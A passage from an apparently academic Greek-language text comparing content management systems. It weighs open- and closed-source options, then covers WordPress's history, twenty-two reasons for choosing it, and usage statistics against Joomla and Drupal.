Πρόβλεψη: Αν και όχι τόσο γνωστό όσο άλλες CMS πλατφόρμες, έχει ωραίο σχεδιασμό και χαρακτηριστικά που κάνουν ένα site να ξεχωρίζει.

TYPO3: Μια από τις πιο πολύπλοκες και επαγγελματικές cms πλατφόρμες, το TYPO3 είναι δημοφιλές για εταιρικά websites, κυρίως ευρωπαϊκών εταιρειών.

Άδεια: GNU

Γλώσσα: PHP

Κύρια πλεονεκτήματα: σχεδιασμός, extensions, παράμετροι, ευελιξία, επαγγελματισμός.

Κύρια μειονεκτήματα: δύσκολο στην εκμάθηση για τους περισσότερους, πολλές ιδιόκτητες συμβάσεις.

Πρόβλεψη: Δυνατό CMS για διαδικτυακή ανάπτυξη, σίγουρα θα συνεχίσει με ειδικούς developers και εταιρικούς πελάτες, αλλά όχι με τόσο δυνατή υποστήριξη.

Moodle (Modular Object Oriented Dynamic Learning Environment): Το Moodle είναι ένα από τα πιο ξεχωριστά CMS της λίστας, σχεδιασμένο ειδικά για εκπαιδευτικούς σκοπούς και χρησιμοποιείται κατά κόρον σε online πλατφόρμες εκμάθησης.

Άδεια: GNU

Γλώσσα: PHP

Κύρια πλεονεκτήματα: Τεράστια κοινότητα χρηστών και προγραμματιστών, online εκπαίδευση, μηδαμινός ανταγωνιστές με παρόμοιες πλατφόρμες.

Κύρια μειονεκτήματα: Δεν υλοποιείται για την εξυπηρέτηση των πιο συνηθισμένων σκοπών.

Πρόβλεψη: Θα συνεχίσει να είναι το κυρίαρχο σύστημα για την εκπαίδευση και αναμένεται να φέρει στο φως πολλά μοντέλα και επεκτάσεις.

Dolphin: Το Dolphin της Boonex είναι περισσότερο δημοφιλές στους προγραμματιστές που θέλουν την τελευταία λέξη στην κοινωνική δικτύωση.

Άδεια: Creative Commons

Γλώσσα: PHP

Κύρια πλεονεκτήματα: Κοινότητα plug-n-play.

Κύρια μειονεκτήματα: όχι εντελώς ανοιχτού κώδικα, η αφαίρεση των διαφημίσεων γίνεται επί πληρωμή, έχει συγκεκριμένες απαιτήσεις hosting, δύσκολο στην εγκατάσταση.

Πρόβλεψη: Η δημοφιλέστερη επιλογή για κοινωνική δικτύωση, ωστόσο ο περιορισμένος σχεδιασμός του έχει το ρίσκο πολλά site να υλοποιήσουν το ίδιο μοτίβο.

- **Managed Open Source:** πρόκειται για έναν συνδυασμό της ελεύθερης και εμπορικής προσέγγισης, όπου ένας πάροχος υιοθετεί μια open-source λύση σαν τη βασική του πλατφόρμα και στη συνέχεια προσφέρει τη λύση αυτή σε άλλους, σε συνδυασμό με συμπληρωματικές υπηρεσίες τεχνικής υποστήριξης. Αυτή η λύση ουσιαστικά έχει εκλείψει σήμερα στην κοινότητα των μη κερδοσκοπικών παρόχων. Παρ'όλα αυτά, καθώς οι λύσεις open source ωριμάζουν, οι ειδικοί περιμένουν ότι θα εμφανιστούν πολύ πιο έντονα.

4.5.2 Με βάση το χώρο αποθήκευσης και διαχείρισης (ASP και Licensed)

- **Στα Application Service Provider CMS,** δηλαδή με Υποστήριξη Παρόχου Υπηρεσίας, ο κατασκευαστής τους φιλοξενεί όλα τα δεδομένα στους server της εταιρείας του. Με αυτόν τον τρόπο, απαλείφονται τα έξοδα για μια ακριβή αγορά λογισμικού και υλικού που θα φιλοξενεί το CMS. Παράλληλα, μειώνονται και οι ανάγκες για τεχνικούς πόρους, όπως για συντηρητές δικτύων. Τέλος, βασικό πλεονέκτημα ενός τέτοιου είδους συστήματος είναι η συνεχής εξέλιξη, καθώς ο πάροχος προωθεί διαρκώς νέες λειτουργίες του προϊόντος και ανανεώσεις στους πελάτες του, προσφέροντας έτσι άμεση ανανέωση και πρωτοπορία της ιστοσελίδας.
- **Στα CMS με παροχή άδειας (Licensed),** ο πάροχός του πουλάει το προϊόν, δηλαδή παρέχει την άδεια χρήσης του, δεν εμπλέκεται στην όλη διαδικασία λειτουργίας του και ο χρήστης είναι πλέον υπεύθυνος, ώστε να το εγκαταστήσει, να το ρυθμίσει και να το συντηρήσει. Διαχειριστής σε αυτή την περίπτωση είναι το τεχνικό τμήμα του οργανισμού. Η προσέγγιση αυτών των CMS εξασφαλίζει ότι φιλοξενείς και διαχειρίζεσαι τα δικά σου δεδομένα. Επίσης τα Licensed είναι ειδικά για οργανισμούς, οι οποίοι διατηρούν ήδη κάποιο είδος παρόμοιας υπηρεσίας, όπως για παράδειγμα το Σύστημα Διαχείρισης Εξυπηρέτησης Πελατών (CRM), οπότε θα ήταν πιο φθηνό να συντηρούν ταυτόχρονα και ένα CMS.

4.6 CMS κλειστού κώδικα εναντίον ανοιχτού κώδικα

Ο σκοπός μιας οποιασδήποτε εταιρίας ανάπτυξης ιστοσελίδων είναι να παραδώσει ένα website που θα είναι εμφανίσιμο, αλλά αυτό δεν είναι το μόνο που εγγυάται τακτικούς πελάτες. Το site θα πρέπει να ενημερώνεται συχνά και για να γίνει αυτό χρειάζεται να είναι ένα εύκολα διαχειρίσιμο website. Αυτή δεν είναι δύσκολη διαδικασία αν το site είναι «CMS-driven» (καθοδηγούμενο από CMS). Αναπόφευκτα, η ερώτηση που δημιουργείται στο σημείο αυτό είναι η εξής:

«Πρέπει να χρησιμοποιήσω δωρεάν ανοιχτού κώδικα ή πρέπει να αγοράσω κάποιο CMS»;

4.6.1 Πλεονεκτήματα CMS ανοιχτού κώδικα

1. «Ανοιχτού κώδικα» σημαίνει ότι πολλά άτομα εργάζονται πάνω στο λογισμικό, τα οποία επιβεβαιώνουν ότι ο κώδικας είναι συμπαγής.
2. Τα εγχειρίδια χρήσης και εγκατάστασης βρίσκονται συνήθως πολύ εύκολα και υπάρχουν πολλοί που γράφουν λύσεις που ξεκινάνε από «Πώς να...», το οποίο κάνει το σχεδιασμό ευκολότερο.
3. Υπάρχουν συχνές ενημερώσεις που βελτιώνουν το προϊόν.
4. Τα συστήματα ανοιχτού κώδικα επιτρέπουν στο χρήστη να δει τις δυνατότητές του λογισμικού και να το τροποποιήσει ανάλογα με τις ανάγκες του.
5. Προσφέρουν μια ποικιλία από μοντέλα για τα πάντα, από site κοινωνικής δικτύωσης και διαχείρισης αρχείων μέχρι forums και πλατφόρμες ηλεκτρονικού εμπορίου.

4.6.2 Μειονεκτήματα CMS ανοιχτού κώδικα

1. Εξαιτίας της δημοφιλίας των συστημάτων ανοιχτού κώδικα, πολλά άτομα γνωρίζουν τον κώδικα, γεγονός το οποίο εντείνει το ρίσκο 'χακέματος'.
2. Συνήθως δυσκολεύουν την ολοκλήρωση και την παραμετροποίηση.
3. Έχουν καμιά φορά στοιχεία που είναι περιττά για το δημιουργό του website.
4. Το γεγονός ότι τα ανοιχτά CMS δεν κοστίζουν, δε σημαίνει ότι είναι και 100% δωρεάν. Θα υπάρχουν πάντα τα έξοδα της ανάπτυξης του site, απλώς δεν χρειάζεται κανείς να πληρώσει για τις άδειες ώστε να χρησιμοποιήσει τα CMS αυτά.

4.6.3 Πλεονεκτήματα CMS κλειστού κώδικα

1. Κλειστός κώδικας συνήθως σημαίνει καλύτερη ασφάλεια και υποστήριξη. Αυτό δε σημαίνει ότι είναι 100% ασφαλής, αλλά αν συμβεί ένα πρόβλημα η εταιρεία που δημιούργησε το CMS θα το επιλύσει δωρεάν.
2. CMS κλειστού κώδικα σημαίνει επίσης αναλυτικά και σωστά γραμμένα εγχειρίδια. Πολλές εταιρείες προσφέρουν και ανθρώπινη υποστήριξη.
3. Μερικές εταιρείες προσφέρουν συνεχείς ενημερώσεις που αναβαθμίζουν το προϊόν.
4. Εύχρηστος πίνακας ελέγχου μόνο με στοιχεία που χρειάστηκε ο προγραμματιστής.

4.6.4 Μειονεκτήματα CMS κλειστού κώδικα

1. Συνήθως κοστίζουν αρκετά χρήματα.
2. Αν η εταιρεία που ανέπτυξε δεν βοηθάει, τότε ο δημιουργός του site δεν είναι πολύ τυχερός και θα πρέπει να συνεχίσει μόνος του.
3. Δεν ενημερώνονται τόσο συχνά όσο τα ανοιχτού κώδικα.
4. Δεν υπάρχει δυνατότητα κανείς να φτάσει στα 'βάθη' του κώδικα και να προσθέσει δικά του χαρακτηριστικά χωρίς τη συμβουλή των προγραμματιστών.

Κεφάλαιο 5

5.WordPress



5.1 Τι είναι

Το Wordpress είναι μια από τις διασημότερες παγκοσμίως ανοιχτές πλατφόρμες διαχείρισης περιεχομένου (Content Management Systems -CMS). Πρόκειται για ένα ευκολόχρηστο εργαλείο δημιουργίας Blogs και δυναμικών ιστοσελίδων ανοιχτού κώδικα με άδεια διανομής GPL (βλ. Λογισμικό ανοιχτού κώδικα (Open Source Software-OSS)) το οποίο εμπνεύστηκαν το 2003 οι Matt Mullenweg, Ryan Boren και Donncha O Caoimh . Βασικές προϋποθέσεις για τη δημιουργία Blog ή ιστοσελίδας με το WordPress είναι η ύπαρξη βάσης δεδομένων στο διαδίκτυο (mysql), η κατοχή δεξιοτήτων χρήσης μιας εφαρμογής ftp για το «ανέβασμα» του WordPress στο χώρο δημοσιεύσεων της ιστοσελίδας σας και αρκετή διάθεση και κέφι για να αναζητήσετε το design του θέματος που σας αρέσει προκειμένου να διαμορφώσετε την εξωτερική εμφάνιση της σελίδας σας. Η όλη διαχείριση του WordPress μετά το πρώτο «στήσιμο» του περιβάλλοντός του δεν προϋποθέτει την κατοχή καμιάς απολύτως εξειδικευμένης γνώσης πληροφορικής.

Το WordPress έχει ένα σύστημα προτύπων ιστού το οποίο χρησιμοποιεί έναν επεξεργαστή προτύπων. Οι χρήστες του μπορούν να αλλάζουν τη θέση διαφόρων στοιχείων του γραφικού περιβάλλοντος χωρίς να χρειάζεται να επεξεργάζονται κώδικα PHP ή HTML. Μπορούν επίσης να εγκαθιστούν και να αλλάζουν μεταξύ διαφόρων οπτικών θεμάτων. Μπορούν ακόμα να επεξεργαστούν τον κώδικα PHP και HTML στα οπτικά θέματα, προκειμένου να επιτύχουν προχωρημένες τροποποιήσεις. Το WordPress έχει επίσης δυνατότητα ενσωματωμένης διαχείρισης συνδέσμων, μόνιμους συνδέσμους οι οποίοι είναι φιλικό προς τις μηχανές αναζήτησης, δυνατότητα ανάθεσης πολλαπλών κατηγοριών και υποκατηγοριών στα άρθρα, και υποστήριξη για ετικέτες στα άρθρα και τις σελίδες. Συμπεριλαμβάνονται επίσης αυτόματα φίλτρα, τα οποία παρέχουν προτυποποιημένη μορφοποίηση του κειμένου (για παράδειγμα μετατροπή των διπλών εισαγωγικών σε «έξυπνα» εισαγωγικά (δηλαδή " " σε “ ”)). Το WordPress υποστηρίζει επίσης τα πρότυπα Trackback και Pingback για προβολή συνδέσμων προς άλλους ιστότοπους, οι οποίοι με τη σειρά τους έχουν συνδέσμους προς μια δημοσίευση ή άρθρο. Τέλος, το WordPress έχει μια πλούσια αρχιτεκτονική πρόσθετων λειτουργιών, η οποία επιτρέπει στους χρήστες και στους προγραμματιστές να επεκτείνουν τη λειτουργικότητά του πέρα από τις δυνατότητες οι οποίες αποτελούν μέρος της βασικής εγκατάστασης.

5.2 Ιστορία

Το b2/cafelog, πιο γνωστό απλά ως b2 ή cafelog, ήταν ο πρόγονος του WordPress. Το b2/cafelog εκτιμάται ότι χρησιμοποιούνταν σε περίπου 2.000 ιστολόγια μέχρι τον Μάιο του 2003. Ήταν γραμμένο σε PHP, για χρήση με την MySQL, από τον Michel Valdrighi, ο οποίος είναι τώρα από τους προγραμματιστές που συνεισφέρουν στο WordPress. Παρότι το WordPress είναι επίσημα ο διάδοχός του, ένα ακόμα έργο, το b2evolution, είναι επίσης σε ενεργή ανάπτυξη.

Το WordPress πρωτοεμφανίστηκε το 2003 ως μια κοινή προσπάθεια του Matt Mullenweg και του Mike Little να δημιουργήσουν μια παραλλαγή (fork) του b2. Το όνομα WordPress το πρότεινε η Christine Selleck, μια φίλη του Mullenweg.

Το 2004, οι όροι της άδειας χρήσης του ανταγωνιστικού λογισμικού Movable Type άλλαξαν από την Six Apart, και πολλοί από τους χρήστες του, με αρκετή επιρροή, μετέβηκαν στο WordPress. Μέχρι τον Οκτώβριο του 2009, η Αναφορά μεριδίου αγοράς για τα Συστήματα διαχείρισης περιεχομένου Ανοικτού Κώδικα του 2009 είχε συμπεράνει ότι το WordPress ήταν το δυνατότερο όνομα στα συστήματα διαχείρισης περιεχομένου ανοικτού κώδικα.

5.3 Γιατί επιλέξαμε WordPress;

5.3.1 20+ λόγοι που μας ωθούν στην επιλογή του

Το Wordpress δε δημιούργησε καλές εντυπώσεις όταν πρωτοβγήκε. Αρχικά, θεωρούνταν διεθνώς σαν ένα απλό λογισμικό που προοριζόταν για προσωπικά ιστολόγια. Στην πορεία όμως, η αληθινή δύναμη του Wordpress ήρθε στο φως. Το Wordpress μπορεί να χρησιμοποιηθεί για την κατασκευή μιας ιστοσελίδας ειδήσεων, ηλεκτρονικού εμπορίου, κυβερνητικού οργανισμού, κλπ.

Οι ιστοσελίδες κατασκευασμένες με Wordpress προσφέρουν πολύ περισσότερα από τα πέντε ή δέκα πλεονεκτήματα που ακούγονται συχνότερα. Μια ιστοσελίδα βασισμένη σε λογισμικό blogging (ιστολογίου) αποτελεί εξέλιξη του πώς κατασκευάζονται οι καινούργιες σελίδες.

Παρακάτω απαριθμούνται 22 λόγοι του γιατί οι ιστοσελίδες Wordpress πλεονεκτούν σε σχέση με τα υπόλοιπα παραδοσιακά sites.

1. **Εξοικονόμηση χρημάτων** – Δεν υπάρχει πλέον ανάγκη οι αλλαγές στο κείμενο και γενικά στο περιεχόμενο να γίνονται από κάποιον τρίτο ειδικό. Εκείνος που θέλει να φτιάξει τη σελίδα, εκείνος τη δημιουργεί και την τροποποιεί σύμφωνα με τις επιθυμίες του, εύκολα και χωρίς την παρέμβαση άλλου. Έτσι, τα χρήματα που θα έδινε κάποιος σε έναν ειδικό προγραμματιστή, μπορεί να τα δώσει σε πιο σημαντικά πράγματα, κατ'επιλογήν φυσικά, όπως για παράδειγμα σε ένα καλό πρόσθετο.
2. **Υψηλότερη προσβασιμότητα** – Αλλαγές και προσθήκη περιεχομένου στη σελίδα μπορεί να γίνει από οποιονδήποτε υπολογιστή στον κόσμο με πρόσβαση στο internet.
3. **Συνοχή** – Ανεξάρτητα με το πλήθος των αναρτήσεων ή των σελίδων που προστείνονται, οι επισκέπτες της ιστοσελίδας δεν κουράζονται.
4. **Φιλικό στην κοινωνική δικτύωση** – Μπορεί κανείς να ολοκληρώσει τις αναρτήσεις του μέσω γνωστών σελίδων κοινωνικής δικτύωσης, όπως το facebook, το twitter, κλπ., αντί να πηγαίνει στην καθεμία, να κάνει είσοδο και μετά να ποστάρει ότι πρόσθεσε κάτι νέο στη σελίδα.
5. **Πολυμέσα** – Μπορεί κανείς να προσθέσει εύκολα ήχο και βίντεο στις αναρτήσεις του.
6. **Μηχανές αναζήτησης** – Η παραγωγή του κώδικα έχει συνοχή και δεν περιέχει εξεζητημένες εντολές HTML. Επίσης, με τη σωστή διαμόρφωση, μπορεί κανείς να προσαρμόσει κάθε σελίδα ή ανάρτηση ώστε να τους δώσει περισσότερες πιθανότητες να 'ανέβουν' ψηλά στα αποτελέσματα των μηχανών αναζήτησης.
7. **Προσέλκυση των μηχανών** – Καθώς ποστάρει κανείς περισσότερο περιεχόμενο, αυτή η ενέργεια θα προσελκύσει τα λεγόμενα "Google robots" και τις άλλες μηχανές αναζήτησης σα μαγνήτης. Τα εικονικά αυτά robot θα ψάξουν ολόκληρη την ιστοσελίδα, αναζητώντας νέο περιεχόμενο και νέες σελίδες, τις οποίες μπορούν να ενσωματώσουν στον κατάλογο των αποτελεσμάτων. Οι νέες σελίδες θα κατηγοριοποιηθούν σε ώρες, ακόμα και λεπτά αφού προστεθούν στην ιστοσελίδα.
8. **Δυνατότητα επέκτασης** – Δε χρειάζεται να ενημερώσει κανείς την πλοήγηση καθώς προσθέτει νέες σελίδες. Οι σύνδεσμοί τους θα προστεθούν αυτόματα βασισμένοι σε ποια κατηγορία αντιστοιχίζονται οι αναρτήσεις και οι σελίδες. Αυτό συμβαίνει στο χώρο του διαχειριστή, αντί να τροποποιούνται χειροκίνητα τα javascript μενού και τα πολύπλοκα php αρχεία.
9. **Γρήγορη εκμάθηση** – Μαθαίνοντας να τροποποιεί κανείς το περιεχόμενο, να προσθέτει νέες σελίδες, φωτογραφίες είναι τόσο εύκολο (ή ακόμα και ευκολότερο) όσο να μάθει κανείς το Microsoft Word. Ανακαλύπτοντας μια φορά τις διαδικασίες, δε μένει κανείς αρχάριος για πολύ. Χάρη στην πληθώρα οδηγιών και tutorials που υπάρχουν online, μπορεί κανείς να μάθει πολύ γρήγορα αυτά που χρειάζεται.
10. **Βελτιωμένη ασφάλεια** – Ένα από τα επιχειρήματα εναντίον του Wordpress ή οποιουδήποτε άλλου blog λογισμικού που χρησιμοποιούν πρόσθετα, είναι ότι χάκερς μπορούν να εισβάλουν στην ιστοσελίδα. Στην πραγματικότητα, το αντίθετο ισχύει: Αν γίνει σωστά η εγκατάστασή του, η ιστοσελίδα είναι ασφαλής από χάκερ περισσότερο από ένα κοινό website. Αυτό συμβαίνει γιατί η διαδικασία της εγκατάστασης είναι σύνθετη και έχει παραμέτρους οι οποίες καθορίζουν την ασφάλεια της σελίδας σε διάφορα επίπεδα.
11. **Ενθαρρύνει τους επισκέπτες** – Καθώς νέο περιεχόμενο προστείνεται συχνά, ολοένα και περισσότεροι επισκέπτες ενθαρρύνονται να μπουν στην ιστοσελίδα. Εδώ παίζουν ρόλο τα λεγόμενα "RSS feeds" (Real Simple Syndication) τα οποία στέλνουν αυτόματα ειδοποιήσεις μέσω mail ότι ανέβηκαν νέες αναρτήσεις. Αυτές οι ανακοινώσεις ωθούν τους παλιούς επισκέπτες να επανέλθουν

- στην ιστοσελίδα να διαβάσουν πχ. τη συνέχεια ενός άρθρου. Αυτό δεν είναι απλά το μέλλον της εξέλιξης της επικοινωνίας σε μερικά χρόνια, αλλά το πώς είναι τώρα, στις μέρες μας.
12. **Αμφίδρομη επικοινωνία με τους επισκέπτες** – Μέσω της χρήσης των σχολίων, δεν υπάρχει πλέον ο περιορισμός της μονόδρομης επικοινωνίας με τους επισκέπτες, όπως θα ήταν σε ένα παραδοσιακό website. Φυσικά, υπάρχει πάντα η δυνατότητα να προσθέσει κανείς μια φόρμα «Επικοινωνήστε μαζί μας», αλλά τα σχόλια επιτρέπουν αμφίδρομη συζήτηση μεταξύ του συγγραφέα και του αναγνώστη. Επίσης, κάθε φορά που κάποιος κάνει ένα σχόλιο σε μια ανάρτηση, οι λέξεις-κλειδιά που συμπεριλαμβάνονται σε καθεμία, βοηθάνε στο να γίνει καλύτερη αναζήτηση.
 13. **Γρήγορη ενημέρωση περιεχομένου** – Κάνοντας συχνές αναρτήσεις και μοιράζοντας κανείς την άποψή του μέσω ενός blog αυξάνει τη δυνατότητα σύναψης στενότερων σχέσεων με ένα κοινό, απ'ό,τι μέσω ενός παραδοσιακού website. Γιατί συμβαίνει αυτό; Γιατί τα κοινά websites καθυστερούν πολύ στη μορφοποίηση. Ακόμα και όταν ανοίξει κανείς το Dreamweaver και αντιγράψει μια σελίδα ώστε να την επεξεργαστεί και να δημιουργήσει μια νέα, πάλι θα πρέπει να φορμάρει το περιεχόμενο, να το ανεβάσει στο σωστό directory, να θέσει τα δικαιώματα, κλπ. Η προσθήκη νέων σελίδων στο Wordpress γίνεται κυριολεκτικά σε λίγα δευτερόλεπτα. Καμιά φορά δεν υπάρχει η χρονική πολυτέλεια του να προσθέτεις περιεχόμενο με τον παραδοσιακό τρόπο. Και όταν το περιεχόμενο έχει να κάνει με δραστηριότητες σε μια επιχείρηση, η ταχύτητα ανανέωσης είναι σημαντικός παράγοντας.
 14. **Άμεση αναγνώριση των δημοφιλέστερων θεμάτων στο κοινό** – Αν κάποιος για παράδειγμα, δημιουργήσει δέκα αναρτήσεις με ένα-δυο σχόλια στην καθεμία, ή ακόμα και κανένα, και ξαφνικά δημιουργήσει μια ανάρτηση η οποία αποφέρει δέκα και πλέον σχόλια, καταλαβαίνει αμέσως ότι το θέμα της ανάρτησης προκαλεί ενδιαφέρον. Αυτή είναι μια χρήσιμη ευκαιρία που δεν υπάρχει συνήθως σε ένα κοινό website, εκτός αν πληρώσει κανείς για έρευνες και συλλογή στατιστικών στοιχείων.
 15. **Αυτόματη σύνδεση RSS** – Οι αναρτήσεις των blog αυτόματα μετατρέπονται σε RSS ενημερώσεις και συνδέονται με άλλα blogs.
 16. **Δωρεάν είσοδος στο "Yahoo!"** – Όταν υποβάλλει κανείς τις ενημερώσεις RSS χειροκίνητα στο "Yahoo!" δε χρειάζεται να πληρώνει το ποσό των \$299, καθώς η ιστοσελίδα κατηγοριοποιείται δωρεάν στη μηχανή αναζήτησης. Επίσης, προσθέτοντας ενημερώσεις RSS στο MSN ή στο Bing, είναι ο γρηγορότερος τρόπος να κατηγοριοποιηθεί η ιστοσελίδα.
 17. **Απόλυτος έλεγχος των συζητήσεων** – Στα κοινά websites, ο παραδοσιακός τρόπος επικοινωνίας με τους επισκέπτες ήταν να προσθέσει κανείς ένα forum ή ένα χώρο chat. Το πρόβλημα με αυτό τον τρόπο ήταν ότι έπρεπε να προστατεύονται οι αναρτήσεις από spammers και να διαγράφονται τυχόν συζητήσεις και ανεπιθύμητοι λογαριασμοί οι οποίοι απειλούσαν την ακεραιότητα της ιστοσελίδας. Με τα Wordpress ιστολόγια, αυτό άλλαξε. Ο διαχειριστής (ή ανάλογος ρόλος που έχει το αντίστοιχο δικαίωμα) ξεκινάει τη συζήτηση. Οι επισκέπτες σχολιάζουν, αλλά τα σχόλιά τους πρέπει πρώτα να εγκριθούν πριν κανείς τα δει ανεβασμένα στην ιστοσελίδα. Αυτός είναι ο καλύτερος και ασφαλέστερος τρόπος έναρξης επικοινωνίας, χωρίς να υπάρχει το άγχος της δυσφήμισης της ιστοσελίδας από ανεπιτρεπτα σχόλια.
 18. **Αναθεώρηση των ιδεών** – Έχοντας τη δυνατότητα προσθήκης περιεχομένου στην ιστοσελίδα με έναν εύκολο, γρήγορο τρόπο, χωρίς την ανάγκη τεχνικών γνώσεων, μπορεί να εκπλαγεί κανείς με το ότι ιδέες του «τι να προσθέσω» δεν αποτελούν πια πρόβλημα. Δεν υπάρχουν πια όρια του τι μπορεί να ανεβάσει κανείς σε ένα blog.
 19. **Αυξημένη λειτουργικότητα με χαμηλότερο κόστος** – Μέσω των προσθέτων, τα οποία απαιτούν μια στάνταρ διαδικασία εγκατάστασης τριών βημάτων, μπορεί κανείς να απογειώσει τη λειτουργικότητα της ιστοσελίδας του, πολλές φορές με μηδαμινό κόστος.
 20. **Παγκόσμια πλατφόρμα** – Με τη σημερινή οικονομική κατάσταση, οι web designers και οι πάροχοι υπηρεσιών Internet εκμηδενίζονται όλο και πιο γρήγορα. Με τα κοινά websites, πολύ σπάνια ένας νέος πάροχος θα συμφωνήσει να συνεχίσει από κει που σταμάτησε ο πρώτος designer/developer. Το αποτέλεσμα θα είναι να χρεώσει ο νέος πάροχος τις υπηρεσίες του σαν να ξεκινούσε κανείς από το μηδέν. Αντίθετα, ο καθένας με βασικές γνώσεις PHP και MySQL μπορεί να μπει στο site του Wordpress σε δευτερόλεπτα και να κάνει ό,τι πρέπει να κάνει στη θέση εκείνου που το ξεκίνησε.
 21. **Μειωμένη απώλεια εργασίας** – Το περιεχόμενο που άλλαξε, μπορεί να αποθηκευτεί αυτόματα καθώς κανείς πληκτρολογεί, ακόμα και αν δεν έχει δημοσιευθεί.

22. **Συμβατότητα με κινητά** – Δε χρειάζεται η δημιουργία ενός δεύτερου website για κινητά τηλέφωνα. Το Wordpress αυτόματα αναγνωρίζει αν κάποιος προβάλλει την ιστοσελίδα μέσα από έναν web browser ή μια κινητή συσκευή και διαμορφώνει την σωστή προβολή της.


5.3.2 Προτιμήσεις χρηστών σύμφωνα με στατιστικές

Σύμφωνα με τον οργανισμό W3Techs, σχεδόν το 50% των ιστοσελίδων που κατασκευάζονται με τη βοήθεια CMS, τρέχουν πάνω σε Wordpress. Το Wordpress είναι ένα πολύ καλό CMS για τους λόγους που αναπτύξαμε παραπάνω, αλλά ισχύει το ίδιο πχ. για το Joomla ή το Drupal. Γιατί λοιπόν το Wordpress έχει τη μερίδα του λέοντος από τις κορυφαίες 10.000 ιστοσελίδες;

Σίγουρα όχι επειδή τα υπόλοιπα CMS δεν είναι καλά. Σχεδόν όποιο CMS και να επιλέξει κανείς για να κάνει τη δουλειά του θα είναι επαρκώς ασφαλές, σταθερό και εύκολο στη χρήση/διατήρηση. Ενώ κάποτε το Wordpress ήταν κατάλληλο μόνο για απλά ιστολόγια και είχε σοβαρά προβλήματα ασφαλείας, γεγονός που έδινε το προβάδισμα σε συστήματα όπως το Joomla ή το Drupal, κάτι τέτοιο δεν ισχύει πλέον και ανήκει στο παρελθόν.

Content Management System Distribution

Distribution is calculated from the top 10,000 websites on the internet.



Εικόνα 9 : Κατανομή CMS

Η υπηρεσία “Google Trends” μας δείχνει πόσο δημοφιλές είναι ένα εργαλείο ή μια υπηρεσία, δηλαδή πόσες φορές πληκτρολογείται στις μηχανές αναζήτησης. Σύμφωνα λοιπόν με το παραπάνω διάγραμμα πίτας που δείχνει την κατανομή της χρήσης διαφόρων CMS, περιμέναμε διαφορετικά αποτελέσματα (την υπεροχή του Wordpress) σε σχέση με το παρακάτω διάγραμμα:



Εικόνα 10 : Παγκόσμιες αναζητήσεις τριών δημοφιλών CMS


Το διάγραμμα αναζητήσεων υποδεικνύει τα εξής:

- Από τα τρία CMS, οι χρήστες αναζητούν συχνότερα το Wordpress.
- Το Joomla είχε μια απότομη αυξητική πορεία όσον αφορά την αναζήτηση, η οποία σταθεροποιήθηκε με την πάροδο των ετών, ενώ το Wordpress φαίνεται να έχει μια πιο αργή, αλλά σταθερή αύξουσα πορεία.
- Οι χρήστες επιλέγουν το Wordpress χωρίς να το αναζητήσουν.

5.3.3 Πού υπερέχει το WordPress σε σχέση με τα υπόλοιπα CMS

- **Σκοπός:** Σε αντίθεση με το Joomla ή το Drupal, τα οποία σχεδιάστηκαν για να εξυπηρετήσουν σκοπούς των χρηστών, το Wordpress σχεδιάστηκε για να επιλύει προβλήματα. Οι bloggers (χρήστες των blogs) αντιμετώπιζαν τυχόν προβλήματα και το Wordpress παρείχε υπηρεσίες για να λυθούν.
- **Ευκολία στη χρήση:** Το Wordpress είναι το ευκολότερο CMS για κάποιον που δεν έχει τεχνικές γνώσεις, όσον αφορά την εγκατάσταση και τη διαχείριση. Αυτό είναι πολύ σημαντικό. Οποιοσδήποτε μπορεί να δημιουργήσει ένα blog και να είναι έτοιμο μέσα σε λίγες ώρες. Από έναν πληροφορικό που θέλει να 'χτίσει' ένα εταιρικό CMS χωρίς να κινδυνεύει να χάσει την υπόληψή του ούτε να μένει ανενήμερος σχετικά με την καινούργια τεχνολογία, μέχρι έναν απλό άνθρωπο που έχει ένα χόμπυ άσχετο με την πληροφορική και θέλει να στήσει το προσωπικό του blog. Η ευχρηστία είναι ένα θέμα που το Joomla και το Drupal προσπαθούν να βελτιώσουν, ειδικά το Drupal που δεν έχει καν editor WYSIWYG (What You See Is What You Get).
- **Ο παράγοντας του "blog":** Η συνεχής αναφορά του Wordpress ως ένα λογισμικό blogging, αποτελεί ταμπού στην κοινότητά του. Αυτός ο παράγοντας όμως είναι εξαιρετικά ισχυρός και βοήθησε να καθιερωθεί το Wordpress ένα CMS όπως όλα τα υπόλοιπα. Ας σκεφτούμε τα παρακάτω:
 - Ο ιστότοπος του Wordpress είναι ο 18ος συχνότερα επισκεπτόμενος παγκοσμίως.
